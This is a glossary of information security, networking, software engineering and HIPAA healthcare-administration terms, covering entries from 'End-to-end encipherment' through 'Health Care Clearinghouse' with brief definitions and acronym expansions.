End-to-end encipherment—Encipherment of data within or at the source end system, with the corresponding decipherment occurring only within or at the destination end system.

End-to-end encryption—The encryption of information at the point of origin within the communications network and postponing of decryption to the final destination point.

Enrollment—The initial process of collecting biometric data from a user and then storing it in a template for later comparison.

Enterprise Application Integration (EAI)—The process of developing an IT infrastructure that enables employees to implement new or changing business processes.

Enterprise Application Integration middleware (EAI middleware)—Allows organizations to develop different levels of integration from the information level to the business process level.

Enterprise Information Portal (EIP)—Allows knowledge workers to access company information via a Web interface.

Enterprise Resource Planning (ERP)—The method of getting and keeping an overview of every part of the business, so that production and selling of goods and services will be coordinated to contribute to the company's goals.

Enterprise Root—A certificate authority (CA) that grants itself a certificate and creates a subordinate CAs. The root CA gives the subordinate CAs their certificates, but the subordinate CAs can grant certificates to users.

Enterprise software—A suite of software that includes (1) a set of common business applications; (2) tools for modeling how the organization works; and (3) development tools for building applications unique to the organization.

Entity—Either a subject (an active element that operates on information or the system state) or an object (a passive element that contains or receives information).

Entity barrier —A product or service feature that customers have come to expect from companies.

Entity class—A concept — typically people, places, or things — about which information can be stored and then identified with a unique key called the primary key.

Entity-Relationship (ER) diagram —A graphic method of representing entity classes and their relationships.

Entrapment—The deliberate planting of apparent flows in a system to invite penetrations.

ENV—(1) protection profile evaluation, security environment. (2) security target evaluation, security environment.

Environment (System)—The aggregate of procedures, conditions, and objects that affects the development, operation, and maintenance of a system. Note: Environment is often used with qualifiers such as computing environment, application environment, or threat environment, which limit the scope being considered.

EOB—Explanation of Benefits.

EOMB—Explanation of Medicare Benefits, Explanation of Medicaid Benefits, or Explanation of Member Benefits.

EOT—End of transmission.

EPROM—Erasable programmable read-only memory.

EPSDT—Early and Periodic Screening, Diagnosis, and Treatment.

ERA—See Electronic Remittance Advice.

Erasable Programmable Read-Only Memory (EPEOM)—A memory chip that can have its circuit logic erased and reprogrammed.

ERISA— The Employee Retirement Income Security Act of 1974.

ERP—Emergency response plan.

Error—A discrepancy between actual values or conditions and those expected.

Error—The difference between a computed, observed, or measured value or condition and the true, specified, or theoretically correct value or condition.

Error of commission—An error that results from making a mistake or doing something wrong.

Error of omission—An error that results from something that was not done.

Error Rate—A measure of the quality of circuits or equipment. The ratio of erroneously transmitted information to the total sent (generally computed per million characters sent).

ESF—Extended Super Framing (T1/E1).

ESP—Encapsulated Security Payload protocol.

Espionage—The practice or employment of spies; the practice of watching the words and conduct of others, to make discoveries, as spies or secret emissaries; secret watching. This category of computer crime includes international spies and their contractors who steal secrets from defense, academic, and laboratory research facility computer systems. It includes criminals who steal information and intelligence from law enforcement computers, and industrial espionage agents who operate for competitive companies or for foreign governments who are willing to pay for the

information. What has generally been known as industrial espionage is now being called competitive intelligence. A lot of information can be gained through "open source" collection and analysis without ever having to break into a competitor's computer. This information gathering is also competitive intelligence, although it is not as ethically questionable as other techniques.

ET—Exchange termination.

E-tailor—An Internet retail site.

ETC—User data protection export to outside TSF control.

Ethernet—A LAN technology that is in wide use today utilizing CSMA/CD (Carrier Sense Multiple Access/Collision Detection) to control access to the physical medium (usually a category 5 Ethernet cable). Normal throughput speeds for Ethernet are 10 Mbps, 100 Mbps, and 1 Gbps.

Ethernet card—The most common type of network interface card.

Ethical (white-hat) hacker—A computer security professional who is hired by a company to break into its computer system.

Ethics—The principles and standards that guide people's behavior towards others.

ETSI—European Telecommunication Standards Institute.

Evaluated Products List (EPL)—A list of equipments, hardware, software, and firmware that have been evaluated against, and found to be technically compliant, at a particular level of trust, with the DoD TCSEC by the NCSC. The EPL is included in the National Security Agency Information Systems Security Products and Services Catalogue, which is available through the Government Printing Office.

Evaluation—The inspection and testing of specific hardware and software products against accepted Information Assurance/Information Security standards.

Evaluation assurance level—One of seven levels defined by the Common Criteria that represent the degree of confidence that specified functional security requirements have been met by a commercial product.

Evaluation Criteria—See IT Security Evaluation Criteria.

Evaluation Methodology—See IT Security Evaluation Methodology.

Event—A trigger for an activity.

Evolution checking—Testing to ensure the completeness and consistency of a software product at different levels of specification when that product is a refinement or elaboration of another.

Evolutionary Program Strategies—Generally characterized by design, development, and deployment of a preliminary capability that includes provisions for the evolutionary addition of future functionality and changes, as requirements are further defined.

Exception Report—A manager report that highlights abnormal business conditions. Usually, such reports prompt management action or inquiry.

Exchange authentication information—Information exchanged between a claimant and a verifier during the process of authenticating a principal.

Exchange Type—Exchange type defines the number of messages in an ISAKMP exchange and the ordering of the used payload types for each of these messages. Through this arrangement of messages and payloads security services are provided by the exchange type.

Executive Information System (EIS)—A very interactive IT system that allows the user to first view highly summarized information and then choose how to see greater detail, which may be an alert to potential problems or opportunities.

Expand—To increase in extent, number, volume, or scope.

Expandability—Refers to how easy it is to add features or functions to a system.

Expansion bus—Moves information from the CPU and RAM to all other hardware devices such as a microphone or printer.

Expansion card—A circuit board that is inserted into an expansion slot.

Expansion slot—A long skinny pocket on the motherboard into which an expansion card can be inserted.

Expert System—The application of computer-based artificial intelligence in areas of specialized knowledge.

Explanation module—The part of an expert system where the "why" information, supplied by the domain expert, is stored to be accessed by knowledge workers who want to know why the expert systems asked a question or reached a conclusion.

Exposure—The potential loss to an area due to the occurrence of an adverse event.

Extended Binary-Coded Decimal Interchange Code (EBCDIC)—A data representation and code system based on the use of an 8-bit byte.

Extended SuperFrame—A new version of the SuperFrame that allows for more frames to be grouped together. In a T1 circuit, each of the 24 DS0 channels are sampled every 125 microseconds and 8 bits are taken from each. If you multiply the 8 bits by the 24 channels, you get 192-bits in a chain, and then add one bit for timing, you get 193 total bits in one frame. Twelve frames comprise the SuperFrame. For the Extended SuperFrame, we double the number of frames, making the total 24.

Extensibility—A property of software such that new kinds of object or functionality can be added to it with little or no effect to the existing system.

Extensible Authentication Protocol—An IETF standard means of extending authentication protocols, such as CHAP and PAP, to include additional authentication data; for example, biometric data.349.

Extensible Markup Language (XML)—Designed to enable the use of SGML on the World Wide Web, XML is a regular markup language that defines what you can do (or what you have done) in the way of describing information for a fixed class of documents (like HTML). XML goes beyond this and allows you to define your own customized markup language. It can do this because it is an application profile of SGML. XML is a metalanguage, a language for describing languages.

External Certificate Authority—An agent that is trusted and authorized to issue certificates to approved vendors and contractors for the purpose of enabling secure interoperability with DoD entities. Operating requirements for ECAs must be approved by the DoD CIO, in coordination with the DoD Comptroller and the DoD General Counsel.

External information—Describes the environment surrounding the organization.

Extraction engine—Smart software with a vocabulary of job-related skills that allows it to recognize and catalog terms in a scannable resume.

Extranet—An intranet that is restricted to an organization and certain outsiders, such as customers and suppliers.

Facsimile (fax)—A technology used to send document images over telecommunications lines.

Fading—Signal disruption caused by multipath signals and heavy rains.

Fail operational—The system must continue to provide some degree of service if it is not to be hazardous; it cannot simply shut down — for example, an aircraft flight control system. See *degraded-mode operation.*

Fail Safe—The automatic termination and protection of programs or other processing operations when a hardware, software, or firmware failure is detected in a computer system.

Fail safe/secure—(1) A design wherein the component/system, should it fail, will fail to a safe/secure condition. (2) The system can be brought to a safe/secure condition or state by shutting it down; for example, the shutdown of a nuclear reactor by a monitoring and protection system. .

Fail Soft—The selective termination of nonessential processing affected by a hardware, software, or firmware failure in a computer system.

Failure—Failing to or inability of a system, entity, or component to perform its required function, according to specified performance criteria, due to one or more fault conditions. Three categories of failure are commonly recognized: (1) incipient failures are failures that are about to occur; (2) hard failures are failures that result in a complete shutdown of a system; and (3) soft failures are failures that result in a transition to degraded-mode operations or a fail operational status. .

Failure access—Unauthorized and usually inadvertent access to data resulting from a hardware, software, or firmware failure in the computer system.

Failure control—The methodology used to detect and provide fail-safe or fail-soft recovery from hardware, software, or firmware failure in a computer system.

Failure minimization—Actions designed or programmed to reduce failure possibilities to the lowest rates possible. .

Fair Credit Reporting Act (P.L. 91-508)—A federal law that gives individuals the right of access to credit information pertaining to them and the right to challenge such information.

Fair Use Doctrine—Allows the use of copyrighted material in certain situations.

Fallback Procedures—Predefined operations (manual or automatic) invoked when a fault or failure is detected in a system.

Fall-through Logic—Predicting which way a program will branch when an option is presented. It is an optimized code based on a branch prediction.

False Acceptance Rate (FAR)—The percentage of imposters incorrectly matched to a valid user's biometric. False rejection rate (FRR) is the percentage of incorrectly rejected valid users.

FAQ(s)—Frequently Asked Questions.

Fast Ethernet—Any of a number of 100-Mbps Ethernet specifications. Fast Ethernet offers a speed increase ten times that of the 10BaseT Ethernet specification, while preserving such qualities as frame format, MAC mechanisms, and MTU. Such similarities allow the use of existing 10BaseT applications and network management tools on Fast Ethernet networks. Based on an extension to the IEEE 802.3 specification. *Compare with* Ethernet.

FAU—Security audit functional class.

Fault—(1) A defect that results in an incorrect step, process, data value, or mode/state. (2) A weakness of the system that allows circumventing protective controls.

Fault tolerance—Built-in capability of a system to provide continued correct execution in the presence of a limited number of hardware or software faults.

FBI—Federal Bureau of Investigation.

FC—Frame Control (Token Ring).

FCC—Federal Communications Commission.

FCO—Communication functional class.

FCPA—Foreign Corrupt Practices Act.

FCS—Frame check sequence.

FCS—Cryptographic support functional class.

FD—Feasible Distance (EIGRP).

FDA— Food and Drug Administration.

FDD—Floppy Disk Drive.

FDDI—Fiber Distributed Data Interface. This is a Token Ring type of technology that utilizes encoded light pulses transmitted via fiber optic cabling for communications between computer systems. It supports a data rate of 100 Mbps and is more likely to be used as a LAN backbone between servers. It has redundancy built in so that if a host on the network fails, there is an alternate path for the light signals to take to keep the network up.

FDM—Frequency division multiplexing.

FDP—User data protection functional class.

Feasibility study—An investigation of the legal, political, social, operational, technical, economic, and psychological effects of developing and implementing a system.

Feature analysis—The step of ASR in which the system captures the users' words as spoken into a microphone, eliminates any background noise, and converts the digital signals of speech into phonemes (syllables).

Feature creep—Occurs when developers add extra features that were not part of the initial requirements.

FECN—Forward explicit congestion notification.

FedCIRC—The U.S. federal government Computer Incident Response Center; managed by the General Services Administration (GSA).

Federal Computer Fraud Act—The Counterfeit Access Device and Computer Fraud and Abuse Act of 1986 outlaws unauthorized access to the federal government's computers and financial databases as protected under the Right to Financial Privacy Act of 1978 and the Fair Credit Reporting Act of 1971. This Act is an amendation of the 1984 Federal Computer Fraud Act.

Feistal Network—A Feistal network generates blocks of keystream from blocks of the message itself, through multiple rounds of groups of permutations and substitutions, each dependent on transformations of a key.

FEP—Front-end processor.

FERPA—Family Educational Rights and Privacy Act.

Fetch Protection—A system-provided restriction to prevent a program from accessing data in another user's segment of storage.

FFIEC—Federal Financial Institutions Examination Council.

FFS—Fee-for-Service.

FI—See Medicare Part A Fiscal Intermediary.

FIA—Identification and authentication functional class.

Fiber Distributed Data Interface (FDDI)—LAN standard, defined by ANSI X3T9.5, specifying a 100-Mbps token-passing network using fiberoptic cable, with transmission distances of up to 2 km. FDDI uses a dual-ring architecture to provide redundancy.

Fiber-optic—A strand of very pure, very clear glass that can carry more information longer distances.

FIC—Federal Interest Computer.

Fiche—A sheet of photographic film containing multiple microimages; a form of computer output microfilm.

Fidelity—Accuracy, exact correspondence to truth or fact, the degree to which a system or information is distortion-free.

Field—A basic unit of data, usually part of a record that is located on an input, storage, or output microfilm.

Field Definition Record (FDR)—A record of field definition. A list of the attributes that define the type of information that can be entered into a data field.

FIFO—First in, first out.

File—A basic unit of data records organized on a storage medium for convenient location, access, and updating.

File creation—The building of master or transaction files.

File format dependence—A factor in determining the robustness of a piece of stegoed media. Coverting an image from on format to another will usually render the embedded message unrecoverable.

File inquiry—The selection of records from files and immediate display of their contents on a terminal output device.

File maintenance—The changing of master file by changing the contents of existing records, adding new records, or deleting old records.

File protection—The aggregate of all processes and procedures established in a computer system and designed to inhibit unauthorized access, contamination, or elimination of a file.

File transfer—The process of copying a file from one computer to another over a network.

File Transfer Protocol (FTP)—The Internet protocol (and program) used to transfer files between hosts.

File updating—The posting of transaction data to master files or maintenance of master files through record additions, changes, or deletions.

Filter—A process or device that screens incoming information for definite characteristics and allows a subset of that information to pass through.

Financial cybermediaries—Internet-based companies that make it easy for one person to pay another over the Internet.

Financial EDI (FEDI)—The use of EDI for payments.

Finger—A program (and a protocol) that displays information about a particular user, or all users, logged on a local system or on a remote system. It typically shows full-time name, last login time, idle

time, terminal line, and terminal location (where applicable). It may also display plan and project files left by the user.

Finger—The traceroute or finger commands to run on the source machine (attacking machine) to gain more information about the attacker.

Fingerprint—a form of marking that embeds a unique serial number.

FIPS—Federal information processing standard.

Firewall—A device that forms a barrier between a secure and an open environment. Usually the open environment is considered hostile. The most notable open system s the Internet.

Firmware—Software or computer instructions that have been permanently encoded into the circuits of semiconductor chips.

FISMA—Federal Information Security Management Act.

FISSEA—The *Federal Information Systems Security Educator's Association*, an organization whose members come from federal agencies, industry, and academic institutions devoted to improving the IT security awareness and knowledge within the federal government and its related external workforce.

Fixed Wireless Access (FWA)—Replaces the last mile from the central office to the customer. This process usually consists of a pair of digital radio transmitters placed on rooftops, one at the central office and one at the users' site. These systems usually operate at the 38 Ghz portion of the spectrum. Also known as wireless fiber (because of the high speeds of throughput) and as fixed wireless local loop.

Flame—To express strong opinion or criticism of something, usually as a frank inflammatory statement in an electronic message.

Flat File—A collection of records containing no data aggregates, nested, or repeated data items, or groups of data items.

Flat-panel display—Thin lightweight monitor that takes up much less space than a CRT.

Flexibility—Responsiveness to change, specifically as it relates to user information needs and operational environment.

Flooded transmission—A transmission in which data is sent over every link in the network.

Floppy disk—A flexible removable disk used for magnetic storage of data, programs, or information.

FLR—Lifecycle support, flaw remediation.

FLS—Protection of the TSF, failure secure.

FLT—Resource utilization, fault tolerance.

FMBS—Frame-Mode Bearer Service.

FMECA—Failure mode effects criticality analysis; an IA analysis technique that systematically reviews all components and materials in a system or product to determine cause(s) of their failures, the downstream results of such failures, and the criticality of such failures as accident precursors. FMECA can be performed on individual components (hardware, software, and communications equipment) and integrated at the system level. See IEC 60812 (1985).

FMT—Security management functional class.

Force—A group of platforms and sites organized for a particular purpose.

Foreign Corrupt Practices Act—The act covers an organization's system of internal accounting control and requires public companies to make and keep books, records, and accounts that, in reasonable detail, accurately and fairly reflect the transactions and disposition of company assets and to devise and maintain a system of sufficient internal accounting controls. This act was amended in 1988.

Foreign Government Information—(1) Information provided to the United States by a foreign government or international organization of governments in the expectation, express or implied, that the information is to be kept in confidence. (2) Information, requiring confidentiality, produced by the United States pursuant to a written joint arrangement with a foreign government or international organization of governments. A written joint arrangement may be evidenced by

an exchange of letters, a memorandum of understanding, or other written record of the joint arrangement.

Foreign key—A primary key of one file (relation) that appears in another file (relation).

Forensic Examination—After a security breach, the process of assessing, classifying and collecting digital evidence to assist in prosecution. Standard crime-scene standards are used.

Forensic image copy—An exact copy or snapshot of the contents of an electronic medium.

Forgery—A false, fake, or counterfeit datum, document, image, or act.

Formal analysis—The use of rigorous mathematical techniques to analyze a solution. The algorithms may be analyzed for numerical properties, efficiency, and correctness.

Formal design—The part of a software design written using a formal notation.

Formal method—(1) A software specification and production method, based on discrete mathematics, that comprises: a collection of mathematical notations addressing the specification, design, and development processes of software production, resulting in a well-founded logical inference system in which formal verification proofs and proofs of other properties can be formulated, and a methodological framework within which software can be developed from the specification in a formally verifiable manner. (2) The use of mathematical techniques in the specification, design, and analysis of computer hardware and software. .

Formal notation—The mathematical notation of a formal method. .

Formal proof—The discharge of a proof obligation by the construction of a complete mathematical proof. .

Formal Review—A type of review typically scheduled at the end of each activity or stage of development to review a component of a deliverable or, in some cases, a complete deliverable or the software product and its supporting documentation.

Formal specification—The part of the software specification written using a formal notation. .

Format—The physical arrangement of data characters, fields, records, and files.

Formerly Restricted Data—Information removed from the restricted data category upon determination jointly by the Department of Energy and Department of Defense that such information relates primarily to the military utilization of atomic weapons and that such information can be adequately safeguarded as classified defense information subject to the restrictions on transmission to other countries and regional defense organizations that apply to restricted data.

Formula Translation (Fortran)—A high-level programming language developed primarily to translate mathematical formulas into computer code.

Formulary—A technique for permitting the decision to grant or deny access to be determined dynamically at access time rather than at the time the access list is created.

Fortran—See Formula Translation.

Forum of Incident Response and Security Teams (FIRST)—A unit of the Internet Society that coordinates the activities of worldwide Computer Emergency Response Teams, regarding security-related incidents and information sharing on Internet security risks.

Fourier transform—An image processing tool which is used to decompose an image into its constituent parts or to view a signal in either the time or frequency domain.

Fourth-Generation Language (4GL)—A computer language that is easy to learn and use and often associated with rapid applications development.

FPA—Federal Privacy Act.

FPR—Privacy functional class.

FPT —Protection of the TSF functional class.

FRAD—Frame Relay Access Device.

Fragile watermark—A watermark that is designed to prove authenticity of an image or other media. A fragile watermark is destroyed, by design, when the cover is manipulated digitially. If the watermark is still intact then the cover has not been tampered with. Fragile watermark technology could be useful in authenticating evidence or ensuring the accuracy of medical records or other sensitive data. .

Fragment—A piece of a packet. When a router is forwarding an IP packet to a network with a Maximum Transmission Unit smaller than the packet size, it is forced to break up that packet into multiple fragments. These fragments will be reassembled by the IP layer at the destination host.

Fragmentation—The process in which an IP datagram is broken into smaller pieces to fit the requirements of a given physical network. The reverse process is termed "reassembly.".

Frame Relay—A switching interface that operates in packet mode. Generally regarded as the replacement for X.25.

Framework—Defines a set of application programming interface (API) classes for developing applications and for providing system services to those applications.

Free electrons—Electrons that are not attached to an atom or molecule. Also known as static electricity.

Free space and atmospheric attenuation—Defined by the loss the signal undergoes traveling through the atmosphere. Changes in air density and absorption by atmospheric particles are principle reasons for affecting the microwave signal in a free air space.

Frequency—The rate at which an electromagnetic waveform alternates, usually measured in Hertz.

Frequency diversity—A form of backup used to protect a radio signal. A second signal continually operates on a separate frequency and assumes the load when the regular channel fails.

Frequency Division Multiple Access (FDMA)—FDMA is the allocation of specific channels within a defined radio frequency bandwidth to carry a specific user's information. FDMA is a mature, reliable method of RF communication, but requires more spectrum than competing technologies to deliver its payload. .

Frequency Division Multiplexing (FDM)—An older technique in which the available transmission bandwidth of a circuit is divided by frequency into narrow bands, each used for a separate voice or data transmission channel, which many conversations can be carried on one circuit.

Frequency domain—A way of representing a signal where the horizontal deflection is the frequency variable and the vertical deflection is the signals amplitude at that frequency.

Frequency masking—A condition where two tones with relatively close frequencies are played at the same time and the louder tone masks the quieter tone. .

Frequency Modulation (FM)—A modulation technique in which the carrier frequency is shifted by an amount proportional to the value of the modulating signal. The amplitude of the carrier signal remains constant. The information signal causes the carrier signal to increase or decrease its frequency based on the waveform of the information signal.

Front office space—The primary interface to customers and sales channels.

Front Porch—The access point to a secure network environment; also known as a firewall.

Front-End Computer—A computer that offloads input and output activities from the central computer so it can operate primarily in a processing mode; sometimes called a front-end processor.

Front-End Processor (FEP)—(1) A communications computer associated with a host computer can perform line control, message handling, code conversion, error control, and application functions. (2) A teleprocessing concentrator and router, as opposed to a back-end processor or a database machine.

FRU—Resource utilization functional class.

FSIP—Fast serial interface processor.

FSK—Frequency shift keying.

FSP—Development, functional specification.

FTA—Fault tree analysis; an IA analysis technique by which possibilities of occurrence of specific adverse events are investigated. All factors, conditions, events, and relationships that could contribute to that event are analyzed. FTA can be performed on individual components (hardware, software, and communications equipment) and integrated at the system level. See IEC 61025 (1990).

FTP—File Transfer Protocol.

FTP—Trusted path/channels functional class.

FTP (File Transfer Protocol) server—Maintains a collection of files that can be downloaded.
Full Operational Capability (FOC)—The time at which a new system has been installed at all planned locations and has been fully integrated into the operational structure.
Full wave rectifier—Diodes designed to be placed in an alternating current circuit and to convert alternating current into direct current.
Full-Duplex (FDX)—An asynchronous communications protocol that allows the communications channel to transmit and receive signals simultaneously.
Fully Qualified Domain Name (FQDN)—A complete Internet address, including the complete host and domain name.
FUN—Tests, functional tests.
Function—In computer programming, a processing activity that performs a single identifiable task.
Functional Analysis—Translating requirements into operational and systems functions and identifying the major elements of the system and their configurations and initial functional design requirements.
Functional Domain—An identifiable DoD functional mission area. For purposes of the DoD policy memorandum, the functional domains are: command and control, space, logistics, transportation, health affairs, personnel, financial services, public works, research and development, and Intelligence, Surveillance, and Reconnaissance (ISR).
Functional Requirements—Architectural atoms; the elementary building blocks of architectural concepts; made up of activities/functions, attributes associated with activities/processes and processes/methods sequencing activities.
Functional safety—The ability of a safety-related system to carry out the actions necessary to achieve or maintain a safe state for the equipment under control.
Functional specification—The main product of systems analysis, which presents a detailed logical description of the new system. It contains sets of input, processing, storage, and output requirements specifying what the new system can do.
Functional testing—The segment of security testing in which the advertised security mechanisms of the system are tested, under operational conditions, for correct operation.
Functionality—Degree of acceptable performance of an act.
GAO— General Accounting Office.
Garbage Collection—A language mechanism that automatically deallocates memory for objects that are not accessible or referenced.
Gateway—A product that enables two dissimilar networks to communicate or interface with each other. In the IP community, an older term referring to a routing device. Today, the term "router" is used to describe nodes that perform this function, and "gateway" refers to a special-purpose device that performs an application layer conversion of information from one protocol stack to another. *Compare with* router.
GEN—Security audit generation.
General Support System—An interconnected information resource under the same direct management control that shares common functionality. It normally includes hardware, software, information, data, applications, communications, facilities, and people and provides support for a variety of users and applications. Individual applications support different mission-related functions. Users may be from the same or different organizations.
General-Purpose Computer—A computer that can be programmed to perform a wide variety of processing tests.
Genetic algorithm—An artificial intelligence system that mimics the evolutionary, survival-of-the-fittest process to generate increasingly better solutions to a problem.
Geographic Information System (GIS)—A decision support system designed specifically to work with spatial information.
GIF—Graphics Interchange Format.
Gigabyte (G byte)—The equivalent of one billion bytes.

Gigahertz—The number of billions of CPU cycles per second.
GIGO—Garbage in, garbage out.
GII—Global information infrastructure.
GLBA—The Gramm-Leach-Bliley Act.
Global digital divide—The term used specifically to describe differences in IT access and capabilities between different countries or regions of the world.
Global economy—One in which customers, businesses, suppliers, distributors, and manufacturers operate without regard to physical and geographical boundaries.
Global Information Grid—The globally interconnected, end-to-end set of information capabilities, associated processes and personnel for collecting, processing, storing, disseminating and managing information on demand to warfighters, policy makers, and support personnel. The GiG includes all owned and leased communications and computing systems, services, software (including applications), data, security services and other associated services necessary to achieve Information Superiority.
Global Information Grid Architecture—The architecture, composed of interrelated operational, systems and technical views, which defines the characteristics of and relationships among current and planned Global Information Grid assets in support to National Security missions.
Global positioning system—A collection of 24 earth-orbiting satellites that continuously transmit radio signals to determine an object or target's current longitude, latitude, speed, and direction of movement.
Global reach—The ability to extend a company's reach to customers anywhere through an Internet connection and at a lower cost.
Glove—An input device that captures and records the shape, movement, and strength of the users' hands and fingers.
GNS—Get Nearest Server (Novell).
GOSIP—Government OSI Profile (U.S.).
Governing Security Requisites—Those security requirements that must be addressed in all systems. These requirements are set by policy, directive, or common practice; e.g., by Executive Order, Office of Management and Budget (OMB), Office of the Secretary of Defense, a Military Service or DoD Agency. Governing security requisites are typically high-level requirements. While implementations will vary from case to case, these requisites are fundamental and must be addressed.
Government OSI Profile (GOSIP)—A U.S. Government procurement specification for OSI protocols.
Government to business (G2B)—The E-commerce activities performed between a government and its business partners for purposes such as purchasing materials or soliciting and accepting bids for work.
Government to consumer (G2C)—The E-commerce activities performed between a government and its citizens or consumers, including paying taxes and providing information and services.
Government to government (G2G)—The E-commerce activities limited to a single nation's government focusing on vertical integration (local, city, state, and federal) and horizontal integration (within the various branches and agencies).
GPKI—Global public key infrastructure.
Graceful degradation—See *degraded-mode operation.*
Grand Design Program Strategies—Characterized by acquisition, development, and deployment of the total functional capability in a single increment.
Granularity—The level of detail contained in a unit of data. The more there is, the lower the level of granularity; the less detail, the higher the level of granularity.
Graphical User Interface (GUI)—An interface in which the user can manipulate icons, windows, pop-down menus, or other related constructs. A graphical user interface uses graphics such as a window, box, and menu to allow the user to communicate with the system. Allows users to move

in and out of programs and manipulate their commands using a pointing device (usually a mouse). Synonymous with *user interface.*

Graphics output—Computer-generated output in the form of pictures, charts, and line drawings.

Graphics software—Helps the user create and edit photos and art.

Graphics terminal—An output device that displays pictures, charts, and line drawings, typically a high-resolution CRT.

GRE—Generic Routing Encapsulation.

Grid computing—Harnesses computers together by way of the Internet or a virtual network to share CPU power, databases, and storage.

Group document databases—A powerful storage facility for organizing and managing all documents relayed to specific teams.

Group Health Plan—Under HIPAA, an employee welfare benefit plan that provides for medical care and that either has 50 or more participants or is administered by another business entity. Also see Part II, 45 CFR 160.103.

Groupware—Software designed to function over a network to allow several people to work together on documents and files.

GSM—Originally stood for Groupe Speciale Moble, but is now known as Global System for Mobile Communications. It is the standard for cellular phone service in Europe, Japan, and Australia, and will soon be the standard for 30 to 50 percent of the cellular networks in the Untied States.

Guaranteed service—A service model that provides highly reliable performance with little or no variance in the measured performance criteria.

Guard—A component that mediates the flow of information or control between different systems or networks.362.

GUI (Graphical User Interface) screen design—The ability to model the information system screens for an entire system.

Guidelines—Documented suggestions for regular and consistent implementation of accepted practices. They usually have less enforcement powers.

GZL—Get Zone List (AppleTalk).

Hacker—A person who attempts to break into computers that he or she is not authorized to use.

Hacking—A computer crime in which a person breaks into an information system simply for the challenge of doing so.

Hacktivist—A politically motivated hacker who uses the Internet to send a political message of some kind.

HAG—High assurance guard.

Half-Duplex—Capability for data transmission in only one direction at a time between a sending station and a receiving station.

Half-duplex—A circuit designed for data transmission in both directions but not at the same time.

Halon—An abbreviation for halogenated hydrocarbon coined by the U.S. Army Corps of Engineers. Halon nomenclature follows the following rule: if a hydrocarbon compound contains the elements CaFbClcBrdIe, it is designated as Halon abcde (terminal zeros are dropped). Thus, Halon 1211 is chlorobromodifluoromethane, etc.

Handoffs (or switching)—A cellular call is switched from one cell tower to another as the user moves from one area to the next. The switch is usually unnoticed by the user.

Handover interface—A physical and logical interface across which the interception measures are requested from the NWO/AP/service provider, and the results of interception are delivered from a NWO/AP/service provider (SvP) to an LEMF.

Handprint Character Recognition (HCR)—One of several pattern recognition technologies used by digital imaging systems to interpret handprinted characters.

Handshake—Sequence of messages exchanged between two or more network devices to ensure transmission synchronization.

Handshaking Procedure—Dialogue between a user and a computer, two computers, or two programs to identify a user and authenticate his or her identity. This is done through a sequence of questions and answers that are based on information either previously stored in the computer or supplied to the computer by the initiator of the dialogue.

Handspring—A type of PDA that runs on the Palm Operating System (Palm OS).

Hard Disk—A fixed or removable disk mass storage system permitting rapid direct access to data, programs, or information.

Hard handoff—Sometimes a cell phone user being switched from one site to the next will need to be disconnected and reconnected to make the switch possible. Also called a "break and make" handoff, it is usually unnoticed by the user.

Hardware—The physical components of a computer network.

Hardware key logger—A hardware device that captures keystrokes on their way from the keyboard to the motherboard.

Hardware reliability—The ability of an item to correctly perform a required function under certain conditions in a specified operational environment for a stated period of time.

Hardware safety integrity—The overall failure rate for continuous-mode operations and the probability to operate on demand for demand-mode operations relative to random hardware failures in a dangerous mode of failure.69.

Hash—Producing *hash values* for accessing data or for security. A hash value (or simply *hash*), also called a *message digest*, is a number generated from a string of text. The hash is substantially smaller than the text itself, and is generated by a formula in such a way that it is extremely unlikely that some other text will produce the same hash value. Hashing is also a common method of accessing data records. To create an index, called a *hash table,* for these records, you would apply a formula to each name to produce a unique numeric value.

Hash function/hashing—A hash function is a mathematical process based on an algorithm which creates a digital representation or compressed form of the message. It is often referred to as the message digest in the form of a hash value or hash result of a standard length which is usually much smaller than the message, but nevertheless substantially unique to it.

Hash Total—A total of the values on one or more fields, used for the purpose of auditability and control.

Hazard—A source of potential harm or a situation with potential to harm. Note that the consequences of a hazard can be physical or cyber.

Hazard likelihood—The qualitative or quantitative likelihood that a potential hazard will occur. Most international standards define six levels of hazard likelihood (lowest to highest): incredible, improbable, remote, occasional, probable, and frequent.

Hazard severity—The severity of the worst-case consequences should a potential hazard occur. Most international standards define four levels of hazard severity (lowest to highest): insignificant, marginal, critical, and catastrophic.

HAZOP—Hazard and operability study; a method of determining hazards in a proposed or existing system, their possible causes and consequences, and recommending solutions to minimize the likelihood of occurrence. Design and operational aspects of the system are analyzed by an interdisciplinary team.

HCFA—See the Health Care Financing Administration. Also see Part II, 45 CFR 160.103.

HCFA Common Procedural Coding System (HCPCS)—A medical code set that identifies healthcare procedures, equipment, and supplies for claim submission purposes. It has been selected for use in the HIPAA transactions. HCPCS Level I contains numeric CPT codes that are maintained by the AMA. HCPCS Level II contains alphanumeric codes used to identify various items and services that are not included in the CPT medical code set. These are maintained by HCFA, the BCBSA, and the HIAA. HCPCS Level III contains alphanumeric codes that are assigned by Medicaid state agencies to identify additional items and services not included in levels I or II. These are usually called "local" codes, and must have "W," "X," "Y," or "Z" in the first position.

HCPCS Procedure Modifier Codes can be used with all three levels, with the WA-ZY range used for locally assigned procedure modifiers.

HCFA-1450—HCFA's name for the institutional uniform claim form, or UB-92.

HCFA-1500—HCFA's name for the professional uniform claim form. Also known as the UCF-1500.

HCPCS—See HCFA Common Procedural Coding System. Also see Part II, 45 CFR 162.103.

HDLC (High-Level Data-Link Control)—Bit-oriented synchronous datalink layer protocol developed by ISO. Derived from SDLC, HDLC specifies a data encapsulation method on synchronous serial links using frame characters and checksums.

HDSL—High-data-rate digital subscriber line. One of four DSL technologies. HDSL delivers 1.544 Mbps of bandwidth each way over two copper twisted pairs. Because HDSL provides T1 speed, telephone companies have been using HDSL to provision local access to T1 services whenever possible. The operating range of HDSL is limited to 12,000 feet (3658.5 meters), so signal repeaters are installed to extend the service. HDSL requires two twisted pairs, so it is deployed primarily for PBX network connections, digital loop carrier systems, interexchange POPs, Internet servers, and private data networks. *Compare with* ADSL, SDSL, and VDSL.

Header—The beginning of a message sent over the Internet; typically contains addressing information to route the message or packet to its destination.

Heading tag—HTML tag that puts certain information, such as the title, at the top of the page.

Headset—It combines input and output devices that (1) capture and record the movements of the user's head, and (2) contains a screen that covers the user's field of vision and displays various views of an environment based on the head's movements.

Health and Human Services (HHS)—The federal government department that has overall responsibility for implementing HIPAA.

Health Care—See Part II, 45 CFR 160.103.

Health Care Clearinghouse—Under HIPAA, this is an entity that processes or facilitates the processing of information received from another entity in a nonstandard format or containing nonstandard data content into standard data elements or a standard transaction, or that receives a standard transaction from another entity and processes or facilitates the processing of that information into nonstandard format or nonstandard data content for a receiving entity. Also see Part II, 45 CFR 160.103.

